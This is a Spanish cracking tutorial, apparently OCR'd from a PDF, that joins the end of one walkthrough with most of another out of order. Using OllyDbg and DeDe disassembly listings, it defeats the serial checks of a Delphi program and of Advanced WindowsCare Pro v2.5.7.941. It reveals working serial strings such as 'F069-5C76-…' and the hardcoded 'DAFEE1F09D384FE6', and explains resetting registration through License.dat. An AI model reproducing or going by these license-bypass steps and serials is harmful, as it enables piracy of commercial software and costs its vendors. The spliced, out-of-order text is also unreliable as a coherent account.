004803DC  .   8B15 B41C490  MOV EDX,DWORD PTR DS:[491CB4]
004803E2  .   E8 FD35F8FF   CALL <JMP.&vcl70.@Controls@TControl@SetColor$qqr15Graphics@TCc
004803E7  .   6A 30         PUSH 30

EAX=00000009
```

En esta segunda llamada se obtiene la longitud de mi serial falso y se compara con 13 (19 en decimal), de lo que deducimos que nuestro serial tiene que tener 19 caracteres, nosotros no pasaremos la verificación, ya que solo tenemos 9, así que ponemos un BP aquí, damos run, aceptamos una vez mas el cartel de error e insertamos un nuevo serial, ahora será **8787-8787-8787-8787.** Damos clic en el botón de continuar y ahora si tomamos el salto sin problemas, lo que nos evitara caer en el chico malo. Volvemos al traceo y llegamos a esta parte

```
0048045F  .   8D95 A8FEFFF  LEA EDX,DWORD PTR SS:[EBP-158]
00480465  .   E8 BE18F8FF   CALL <JMP.&rtl70.@Sysutils@Trim$qqrx17System@WideString>
0048046A  .   8B95 A8FEFFF  MOV EDX,DWORD PTR SS:[EBP-158]
00480470  .   8D85 ACFEFFF  LEA EAX,DWORD PTR SS:[EBP-154]
00480476  .   E8 BD0DF8FF   CALL <JMP.&rtl70.@System@@LStrFromWStr$qqrr17System@AnsiString>   CONVIERTE UNICODE - ASCII
0048047B  .   8B85 ACFEFFF  MOV EAX,DWORD PTR SS:[EBP-154]
00480481  .   8D95 B0FEFFF  LEA EDX,DWORD PTR SS:[EBP-150]
00480487  .   E8 3C18F8FF   CALL <JMP.&rtl70.@Sysutils@UpperCase$qqrx17System@AnsiString>   UCASE(SERIAL)
0048048C  .   8B85 B0FEFFF  MOV EAX,DWORD PTR SS:[EBP-150]
00480492  .   B9 09000000   MOV ECX,9
```

Aquí convierte mi serial de UNICODE a ASCII nuevamente (no se por que pasa tanto de uno a otro ¿?) y un CALL mas abajo lo pone todo en mayúsculas. Unas líneas mas abajo vemos que hay una llamada que separa mi serial

```
0048049C  .   E8 DF0DF8FF   CALL <JMP.&rtl70.@System@@LStrCopy$qqrv>   SACA PRIMER PAR
004804A1  .   8B85 B4FEFFF  MOV EAX,DWORD PTR SS:[EBP-14C]
004804A7  .   8B55 F8       MOV EDX,DWORD PTR SS:[EBP-8]
004804AA  .   E8 B10DF8FF   CALL <JMP.&rtl70.@System@@LStrCmp$qqrv>
004804AF  .v  0F84 8A000000 JE Registra.0048053F
004804B5  .   8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
004804B8  .   8B80 A403000  MOV EAX,DWORD PTR DS:[EAX+3A4]
004804BE  .   8B10          MOV EDX,DWORD PTR DS:[EAX]
004804C0  .   FF92 C400000  CALL NEAR DWORD PTR DS:[EDX+C4]
004804C6  .   8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
004804C9  .   8B80 A403000  MOV EAX,DWORD PTR DS:[EAX+3A4]
004804CF  .   E8 0828F8FF   CALL <JMP.&vcl70.@Stdctrls@TCustomEdit@SelectAll$qqrv>
004804D4  .   8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
004804D7  .   8B80 A403000  MOV EAX,DWORD PTR DS:[EAX+3A4]
004804DD  .   8B15 B41C490  MOV EDX,DWORD PTR DS:[491CB4]
004804E3  .   E8 FC34F8FF   CALL <JMP.&vcl70.@Controls@TControl@SetColor$qqr15Graphics@TCc
004804E8  .   6A 30         PUSH 30
004804EA  .   8D8D A0FEFFF  LEA ECX,DWORD PTR SS:[EBP-160]
004804F0  .   BA 07000000   MOV EDX,7
004804F5  .   A1 C01C4900   MOV EAX,DWORD PTR DS:[491CC0]
004804FA  .   8B18          MOV EBX,DWORD PTR DS:[EAX]
004804FC  .   FF53 0C       CALL NEAR DWORD PTR DS:[EBX+C]
004804FF  .   8B85 A0FEFFF  MOV EAX,DWORD PTR SS:[EBP-160]

Stack SS:[0012F2B4]=00BFA254, (ASCII "8787-8787")
EAX=0012F2B4
```


Se sacan los primeros dos grupos de mi serial y se pasan a EAX

```
00480497  .  BA 01000000   MOV EDX,1
0048049C  .  E8 DF0DF8FF   CALL <JMP.&rtl70.@System@@LStrCopy$qqrv>          SACA PRIMER PAR
004804A1  .  8B85 B4FEFFF( MOV EAX,DWORD PTR SS:[EBP-14C]
004804A7  .  8B55 F8       MOV EDX,DWORD PTR SS:[EBP-8]
004804AA  .  E8 B10DF8FF   CALL <JMP.&rtl70.@System@@LStrCmp$qqrv>
004804AF  .v 0F84 8A000000 JE Registra.0048053F
004804B5  .  8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
004804B8  .  8B80 A403000( MOV EAX,DWORD PTR DS:[EAX+3A4]
004804BE  .  8B10          MOV EDX,DWORD PTR DS:[EAX]
004804C0  .  FF92 C400000( CALL NEAR DWORD PTR DS:[EDX+C4]
004804C6  .  8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
004804C9  .  8B80 A403000( MOV EAX,DWORD PTR DS:[EAX+3A4]
004804CF  .  E8 0828F8FF   CALL <JMP.&vcl70.@Stdctrls@TCustomEdit@SelectAll$qqrv>
004804D4  .  8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
004804D7  .  8B80 A403000( MOV EAX,DWORD PTR DS:[EAX+3A4]
004804DD  .  8B15 B41C490( MOV EDX,DWORD PTR DS:[491CB4]
004804E3  .  E8 FC34F8FF   CALL <JMP.&vcl70.@Controls@TControl@SetColor$qqr15Graphics@TCo
004804E8  .  6A 30         PUSH 30
004804EA  .  8D8D A0FEFFF( LEA ECX,DWORD PTR SS:[EBP-160]
004804F0  .  BA 07000000   MOV EDX,7
004804F5  .  A1 C01C4900   MOV EAX,DWORD PTR DS:[491CC0]
004804FA  .  8B18          MOV EBX,DWORD PTR DS:[EAX]
004804FC  .  FF53 0C       CALL NEAR DWORD PTR DS:[EBX+C]
004804FF  .  8B85 A0FEFFF( MOV EAX,DWORD PTR SS:[EBP-160]

Stack SS:[0012F3F8]=00C088B0, (ASCII "F069-5C76")
EDX=00000000
```

En el de abajo se pasa a EDX STRING3 y en el CALL siguiente se van a comparar dos strings....adivinas cuales???? :-P


```
EAX 00BFA254 ASCII "8787-8787"
ECX 00000000
EDX 00C088B0 ASCII "F069-5C76"
```


Si, parece que tenías razón...jeje. En caso que dichas cadenas no sean iguales no se tomara el salto siguiente y se llegara al chico malo, por lo que nosotros vamos a poner un BP aquí, vamos a dar F9, aceptamos el mensaje y cambiamos nuestro serial una ultima vez, ahora será **F069-5C76-8787-8787**. Volvemos a aceptar y caemos en la comparación, esta vez, al ser iguales las cadenas, tomara el salto, el salto que nos llevara a las nubes... %-D. Damos F9 y



Como vemos nos dice que la validación de la licencia ha finalizado, aunque ha fallado la validación Online (por supuesto). Bueno, para salir de dudas, vamos a cerrarlo y vamos a la aplicación principal a ver que nos dice. Cerramos Olly y ejecutamos

BIENNN!!!...aplicación una vez mas a Full...;-D. Si nos fijamos en la parte superior, ya no nos pone "FREE", sino "PRO", además, si hacemos clic en "Profesional", en "Cuenta de Usuario", nos sale lo siguiente:





Creo que llego la hora de decir...misión cumplida...jeje. ;-)

Un comercial !!!

Como vimos, la rutina solo compara los nueve primeros caracteres de nuestro serial con los verdaderos, además vimos que los demás caracteres no intervienen en la creación del serial verdadero, por lo que el serial podía haber tenido diferentes formas:

F069-5C76-8787-8787, F069-5C768787878787, F069-5C76<->THUNDER

Siempre y cuando se respeten los 19 caracteres de longitud y el guión en la quinta posición con los números correctos a cada lado.

Ahh, otra cosa que se me olvidaba....los datos de registro son encriptados y guardados en un archivo en la carpeta de instalación del programa con el nombre "License.dat", si deseas tener la app sin registrar nuevamente, haz una copia de seguridad del archivo antes de registrarla y en cualquier momento que desees la sobrescribes y listo. Lo que si no te recomiendo es que la elimines por completo, ya que el programa la utiliza para guardar otros datos de su funcionamiento y si la eliminas tendrás problemas... ☹

--->>>MISSION ENDING...

Bueno, hasta aquí este tutorial, espero que lo hayan entendido todo o al menos "algo" de lo que pude exponer en este texto. Como les dije, fue mas fácil y menos trabajosa que la versión anterior, esto programadores!!!..bueno, mejor para nosotros...jeje. Discúlpenme los errores que pueda haber tenido, soy un chapucero sin remedio ;-D.
Sus consejos y críticas serán bien recibidos en yuniet02015@hab.jovenclub.cu, deja tus sugerencias allí o en la lista, donde desees.

Agradecimientos a todos los crackers que se dedican a escribir tutos y a compartir lo que saben de este hermoso arte, desde **Ratón, Diablo Poeta, Guillermo, SACCOPHARYNX, Joe Cracker, Destripador & Marmota, COCO, MAKKAKO, Lisa&Alquimista**, y muchos mas de los que escriben teorías, he leído y he aprendido lo que se. Por supuesto, al maestro **Ricardo Narvaja**, gracias por tu ayuda desinteresada y por tu tiempo con este newbie y con todos los que lo necesitan. Muchísimas gracias a la web **www.crackmes.de** y a la gente de **elhacker.net** por tener ese espacio de Ingeniería Inversa y por estar dispuestos a ayudar siempre...esos muchachos están escapaos...jeje. Un saludo a todos los crackers alrededor del mundo y a ti por tu tiempo en leer este tute. Y este es el fin...nos vemos en otro...quizás...quien sabe.

Un saludo para todos los listeros y FELIZ AÑO NUEVO!!!. Bueno, aquí estoy una vez mas con una nueva aventura, la numero dos. Esta vez será con una aplicación que llevó trabajo doble...bueno, ya verán a lo que me refiero, por lo que, aunque no es muy nueva (2006), me pareció interesante hacerle un tute y compartirla. Para trabajar con ella hay que desconectarse de la red, en caso de estar conectados a Internet, para poder crackearla sin inconvenientes. Espero que les guste y que, aquellos que se inician en esto puedan aprender algo al igual que yo lo hice. Aclarar que no soy un experto, solo un aprendiz con deseos de compartir lo que sabe y lo que aprende, por lo que le pido disculpas a los maestros si en algún momento(s) me equivoco o meto la pata en algo, o no hago las cosas de la mejor manera, discúlpenme, estoy aprendiendo, y sus criticas y consejos serán muy bien recibidos en todo momento. Bueno, basta de bla, bla, bla y manos a la obra, que tenemos trabajo que hacer.

--->>>MISSION BRIEFING...

Víctima:	Advanced WindowsCare Pro
Versión:	v2.5.7.941
URL:	http://www.iobit.com
Protección:	Serial+Nag
Dificultad:	Newbie Avanzado (Al menos para mi)
Herramientas:	RDG Packer Detector, ResHacker, DeDe, OllyDbg y plugins.
Compilador:	Borland Delphi v6.0 – v7.0
Cracker:	Thunder
Lugar/Fecha:	Cuba - 04/01/2009

--->>>VICTIM INFO...

Advanced WindowsCare 2 Professional provides an Always-On and Automated, All-In-One PC Care Service with anti-spyware, privacy protection, performance tune-ups, and system clean. With "Install It and Forget It" feature, it works automatically and quietly in the background on your computer, constantly keeps your computer safe, error-free and running at top speed.

Compared with its nearest competitor, Advanced WindowsCare 2 Professional provides the more essential and practical formula for Windows. This amazing product only costs $29.95 per year for up to 3 PCs.

-Install It and Forget It
-Removing Spyware and Adware
-Preventing Security Threats
-Privacy Protection
-Fixing Registry Errors
-Temporary Files Cleanup
-Startup Cleanup
-Repairing Windows
-Speeding up System

Benefits

Easiest to Use
Install it and forget it. Works continuously, automatically and quietly in the background on your PC, allowing you to have fun and be more productive. Updates itself in a smart and automated way.

Protects Your PC
Scans and removes spyware and adware with the latest definition. Prevents spyware, hijackers and bad websites from being installed. Erases the history of all activities in your computer.


Repairs and Maintains Your PC
Scans and fixes invalid and improper registry entries. Detects and removes invalid startup items. Repairs system configurations, eliminates system bottlenecks and prevents crashes.

Improves Your PC Performance
Searches and Cleans up unused Windows garbage. Fully optimizes Windows for ultimate system performance and top Internet speed, based on how you use your PC and what kind of network you have.

More...
Provides with extra useful system tools. Analyzes and shows detailed information of hardware and Windows.

--->>>ATTACKING...

Bueno, al parecer, una herramienta bastante completa. La ejecutamos y nos sale la Nag, que a su vez sirve de caja de registro




Pongo mis datos en cada caja de texto y doy en el botón "Register".


Valla, parece que no se trago ese cuento...jeje. Vamos a ver de que esta realmente hecho. Para esto vamos al RDG Packer Detector y...

Vaya, delphi y sin empaquetar, o esta gente están muy seguros o no tenían para pagar un buen packer...bueno, mejor para nosotros ;-)
Lo tiramos contra el Olly y vamos a ver si canta o no

No tiene cara de ser un OEP, pero bueno...
Ahora, si nos vamos por las String References, no vamos a sacar nada, además que las famosas GetDigItemTextA, GetWindowTextA, GetWindowTextW, no van a picar aquí. Ahora, si nos acordamos del compilador con el que nos enfrentamos, nos salta una idea a la cabeza.....DEDE. Antes de ir con él, hago uso de un plugin del Olly, el Window Juggler, y de esta manera saber los class names (forms), en los que necesito husmear, por lo que obtengo esto



Ahora si voy al DeDe y cargo mi aplicación, con el adelanto de que ya se donde debo buscar.



Espero que termine de analizar la aplicación y me dirijo a la pestaña de procedimientos, específicamente en las Unit con Class Name "TForm5" y "TForm1", que son la Nag y el form principal, respectivamente. Allí, en la Nag, busco el botón "Register", que es el que me interesa para analizar su código y ver que es lo que pasa cuando le doy clic. Si busco me voy a encontrar con

Si leo su caption me doy cuenta de que debe ser este y el caption que yo busco "Register", se le debe asignar al control en tiempo de ejecución, por lo que si el programador lo hizo a propósito para despistarnos, perdió su tiempo...jeje. Así que, copio la dirección del evento del botón y veo algo interesante también, un Timer, que será?, bueno, por si acaso le copio también la dirección. Ahora si, vamos al Olly y vamos a poner BPs en estas dos direcciones de memoria y vamos a ver que pasa. Corro el programa, me genera una excepción que paso con Shift+F9 y me cae en la Nag de registro, vuelvo a introducir mis datos y de clic al botón "Register" y el Olly me salta aquí.

Que poco código ehh??. Bueno, vamos a entrar a ese CALL a ver que nos trae escondido. Para eso traceamos con F7 y entramos en el CALL

```
0043AFD8  $  3A50 40      CMP DL,BYTE PTR DS:[EAX+40]
0043AFDB  .v 74 08        JE SHORT Awc.0043AFE5
0043AFDD  .  8850 40      MOV BYTE PTR DS:[EAX+40],DL
0043AFE0  .  E8 67FFFFFF  CALL Awc.0043AF4C
0043AFE5  >  C3           RET
```

Nada interesante, seguimos con F7 y entramos en el CALL de **0043AFE0**

```
0043AF4C  $  55           PUSH EBP
0043AF4D  .  8BEC         MOV EBP,ESP
0043AF4F  .  6A 00        PUSH 0
0043AF51  .  53           PUSH EBX
0043AF52  .  56           PUSH ESI
0043AF53  .  8BD8         MOV EBX,EAX
0043AF55  .  33C0         XOR EAX,EAX
0043AF57  .  55           PUSH EBP
0043AF58  .  68 CBAF4300  PUSH Awc.0043AFCB
0043AF5D  .  64:FF30      PUSH DWORD PTR FS:[EAX]
0043AF60  .  64:8920      MOV DWORD PTR FS:[EAX],ESP
0043AF63  .  6A 01        PUSH 1                          TimerID = 1
0043AF65  .  8B43 34      MOV EAX,DWORD PTR DS:[EBX+34]
0043AF68  .  50           PUSH EAX                        hWnd
0043AF69  .  E8 B2D5FCFF  CALL <JMP.&user32.KillTimer>    KillTimer
0043AF6E  .  8B73 30      MOV ESI,DWORD PTR DS:[EBX+30]
0043AF71  .  85F6         TEST ESI,ESI
0043AF73  .v 74 40        JE SHORT Awc.0043AFB5
0043AF75  .  807B 40 00   CMP BYTE PTR DS:[EBX+40],0
0043AF79  .v 74 3A        JE SHORT Awc.0043AFB5
0043AF7B  .  66:837B 3A 0 CMP WORD PTR DS:[EBX+3A],0
0043AF80  .v 74 33        JE SHORT Awc.0043AFB5
0043AF82  .  6A 00        PUSH 0                          Timerproc = NULL
0043AF84  .  56           PUSH ESI                        Timeout
0043AF85  .  6A 01        PUSH 1                          TimerID = 1
0043AF87  .  8B43 34      MOV EAX,DWORD PTR DS:[EBX+34]
0043AF8A  .  50           PUSH EAX                        hWnd
0043AF8B  .  E8 10D7FCFF  CALL <JMP.&user32.SetTimer>     SetTimer
0043AF90  .  85C0         TEST EAX,EAX
0043AF92  .v 75 21        JNZ SHORT Awc.0043AFB5
0043AF94  .  8D55 FC      LEA EDX,DWORD PTR SS:[EBP-4]
0043AF97  .  A1 FC675B00  MOV EAX,DWORD PTR DS:[5B67FC]
0043AF9C  .  E8 EBC4FCFF  CALL Awc.0040748C
0043AFA1  .  8B4D FC      MOV ECX,DWORD PTR SS:[EBP-4]
0043AFA4  .  B2 01        MOV DL,1
0043AFA6  .  A1 44AD4100  MOV EAX,DWORD PTR DS:[41AD44]
0043AFAB  .  E8 3839FDFF  CALL Awc.0040E8E8
0043AFB0  .  E8 7398FCFF  CALL Awc.00404828
```

Ahora si estamos hablando. Por lo que veo, logro darme cuenta de que el Timer que vimos en el DeDe, es para algo y es usado en esta parte del código, en el evento clic del botón. Bueno pues si traceamos, veremos que lo que hace esta parte de código es desactivar el Timer y volverlo a activar, esta vez pasándole el parámetro de 100. ms, por lo que nuestro amigo va a ejecutarse ahora cada 100. ms. Si somos un poco habilidosos nos daremos cuenta que la parte caliente esta verdaderamente en el timer y no en el botón, por lo que vamos a hacer uso de nuestro segundo BP. Para esto damos F9 y el Olly vuelve a saltar, esta vez en el evento del Timer.

```
00588334  .  55           PUSH EBP                        TIMER
00588335  .  8BEC         MOV EBP,ESP
00588337  .  B9 12000000  MOV ECX,12
0058833C  >  6A 00        PUSH 0
0058833E  .  6A 00        PUSH 0
00588340  .  49           DEC ECX
00588341  .^ 75 F9        JNZ SHORT Awc.0058833C
00588343  .  53           PUSH EBX
00588344  .  56           PUSH ESI
00588345  .  57           PUSH EDI
00588346  .  8BF0         MOV ESI,EAX
00588348  .  8B3D 44675B0 MOV EDI,DWORD PTR DS:[5B6744]   Awc.005BAD44
0058834E  .  33C0         XOR EAX,EAX
00588350  .  55           PUSH EBP
00588351  .  68 46895800  PUSH Awc.00588946
00588356  .  64:FF30      PUSH DWORD PTR FS:[EAX]
00588359  .  64:8920      MOV DWORD PTR FS:[EAX],ESP
0058835C  .  33DB         XOR EBX,EBX
0058835E  .  33D2         XOR EDX,EDX
00588360  .  8B86 3403000 MOV EAX,DWORD PTR DS:[ESI+334]
00588366  .  E8 6D2CEBFF  CALL Awc.0043AFD8
0058836B  .  8D55 E4      LEA EDX,DWORD PTR SS:[EBP-1C]
0058836E  .  8B86 2C03000 MOV EAX,DWORD PTR DS:[ESI+32C]
00588374  .  E8 6FCCEEFF  CALL Awc.00474FE8
00588379  .  8B45 E4      MOV EAX,DWORD PTR SS:[EBP-1C]
0058837C  .  8D55 E8      LEA EDX,DWORD PTR SS:[EBP-18]
0058837F  .  E8 FC1CE8FF  CALL Awc.0040A070
```

Empiezo a tracear con F8 y paso unos CALL sin importancia, hasta que llego a esta parte del código

```
00588374  .  E8 6FCCEEFF   CALL Awc.00474FE8                    TOMA EL SERIAL
00588379  .  8B45 E4       MOV EAX,DWORD PTR SS:[EBP-1C]
0058837C  .  8D55 E8       LEA EDX,DWORD PTR SS:[EBP-18]
0058837F  .  E8 EC1CE8FF   CALL Awc.0040A070
00588384  .  8B55 E8       MOV EDX,DWORD PTR SS:[EBP-18]
00588387  .  8B86 2C03000( MOV EAX,DWORD PTR DS:[ESI+32C]
0058838D  .  E8 86CCEEFF   CALL Awc.00475018
00588392  .  8D55 DC       LEA EDX,DWORD PTR SS:[EBP-24]
0058839B  .  8B86 2403000( MOV EAX,DWORD PTR DS:[ESI+324]
0058839B  .  E8 48CCEEFF   CALL Awc.00474FE8                    TOMA EL NOMBRE
005883A0  .  8B45 DC       MOV EAX,DWORD PTR SS:[EBP-24]
005883A3  .  8D55 E0       LEA EDX,DWORD PTR SS:[EBP-20]
005883A6  .  E8 C51CE8FF   CALL Awc.0040A070
005883AB  .  8B55 E0       MOV EDX,DWORD PTR SS:[EBP-20]
005883AE  .  8B86 2403000( MOV EAX,DWORD PTR DS:[ESI+324]
005883B4  .  E8 5FCCEEFF   CALL Awc.00475018
005883B9  .  B2 01         MOV DL,1
005883BB  .  A1 A8B74100   MOV EAX,DWORD PTR DS:[41B7A8]
005883C0  .  E8 53BCE7FF   CALL Awc.00404018
005883C5  .  8945 EC       MOV DWORD PTR SS:[EBP-14],EAX
005883C8  .  B2 01         MOV DL,1
005883CA  .  A1 64B44100   MOV EAX,DWORD PTR DS:[41B464]
005883CF  .  E8 44BCE7FF   CALL Awc.00404018
005883D4  .  8945 F0       MOV DWORD PTR SS:[EBP-10],EAX
005883D7  .  8D55 D8       LEA EDX,DWORD PTR SS:[EBP-28]
005883DA  .  8B86 2C03000( MOV EAX,DWORD PTR DS:[ESI+32C]
005883E0  .  E8 03CCEEFF   CALL Awc.00474FE8
005883E5  .  8B45 D8       MOV EAX,DWORD PTR SS:[EBP-28]
005883E8  .  8D4D FC       LEA ECX,DWORD PTR SS:[EBP-4]
005883EB  .  BA 60895800   MOV EDX,Awc.00588960                 ASCII "Xueqiushi"
005883F0  .  E8 43120000   CALL Awc.00589638
005883F5  .  8D55 D4       LEA EDX,DWORD PTR SS:[EBP-2C]
005883F8  .  8B86 2403000( MOV EAX,DWORD PTR DS:[ESI+324]

Registers (FPU)
EAX 019EFE18 ASCII "87878787"
ECX 0012F960
EDX 00588960 ASCII "Xueqiushi"
EBX 00000000
ESP 0012F8BC
EBP 0012F964
ESI 019F1C7C
EDI 005BAD44 Awc.005BAD44
EIP 005883F0 Awc.005883F0
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty -??? FFFF 00BF00BF 00BF00BF
ST1 empty -??? FFFF 00D400D4 00D400D4
ST2 empty -??? FFFF 000000B6 00B600B6
ST3 empty -??? FFFF 000000CA 00CA00CA
ST4 empty -??? FFFF 2BF5F5F6 40F5F6F7
ST5 empty -??? FFFF 000000CB 00CB00CB
ST6 empty 1.0000000000000000000
ST7 empty 1.0000000000000000000
               3 2 1 0      E S P U O
FST 4000  Cond 1 0 0 0  Err 0 0 0 0 0
FCW 1272  Prec NEAR,53  Mask    1 1 0
```

En la imagen están comentadas las acciones que se realizan en esta parte. En el CALL **00588374** se toma el serial y en las llamadas siguientes se realizan operaciones de verificación y movimientos de memoria. A partir de la llamada **0058839B** se hace lo mismo con el nombre y al CALL **005883F0** se entra con el serial y una string. Dentro de dicha llamada se hacen varios movimientos de memoria, pero nada importante, al menos que mi cerebro lo reconociera. ;-)

Salimos del CALL y seguimos traceando. Nos encontramos con varias llamadas que se llevan nuestro serial y alguna string y hacen sus cosas, pero nada que nos preocupe. Hasta que llegamos aquí

```
00588456  .  E8 8DCBEEFF   CALL Awc.00474FE8                    TOMA EL SERIAL
0058845B  .  8B45 C4       MOV EAX,DWORD PTR SS:[EBP-3C]
0058845E  .  BA 80895800   MOV EDX,Awc.00588980                 ASCII "DAFEE1F09D384FE6"
00588463  .  E8 88CEE7FF   CALL Awc.004052F0
00588468  .  0F95C0        SETNE AL

Registers (FPU)
EAX 019EFE70 ASCII "87878787"
ECX 0012F880
EDX 00588980 ASCII "DAFEE1F09D384FE6"
```

Como vemos se toma nuestro serial y se pasa a EAX, asimismo se toma otra string(mas parecida a un serial) y se pasa a EDX. Ahora si vamos a entrar en ese CALL.

```
004052F0  $  53            PUSH EBX
004052F1  .  56            PUSH ESI
004052F2  .  57            PUSH EDI
004052F3  .  89C6          MOV ESI,EAX
004052F5  .  89D7          MOV EDI,EDX
004052F7  .  39D0          CMP EAX,EDX                          Awc.00588980
004052F9  .v 0F84 8F00000( JE Awc.0040538E
004052FF  .  85F6          TEST ESI,ESI
00405301  .v 74 68         JE SHORT Awc.0040536B
00405303  .  85FF          TEST EDI,EDI
00405305  .v 74 6B         JE SHORT Awc.00405372
00405307  .  8B46 FC       MOV EAX,DWORD PTR DS:[ESI-4]
0040530A  .  8B57 FC       MOV EDX,DWORD PTR DS:[EDI-4]
0040530D  .  29D0          SUB EAX,EDX
0040530F  .v 77 02         JA SHORT Awc.00405313
00405311  .  01C2          ADD EDX,EAX
00405313  >  52            PUSH EDX
00405314  .  C1EA 02       SHR EDX,2
00405317  .v 74 26         JE SHORT Awc.0040533F
00405319  >  8B0E          MOV ECX,DWORD PTR DS:[ESI]
0040531B  .  8B1F          MOV EBX,DWORD PTR DS:[EDI]
0040531D  .  39D9          CMP ECX,EBX
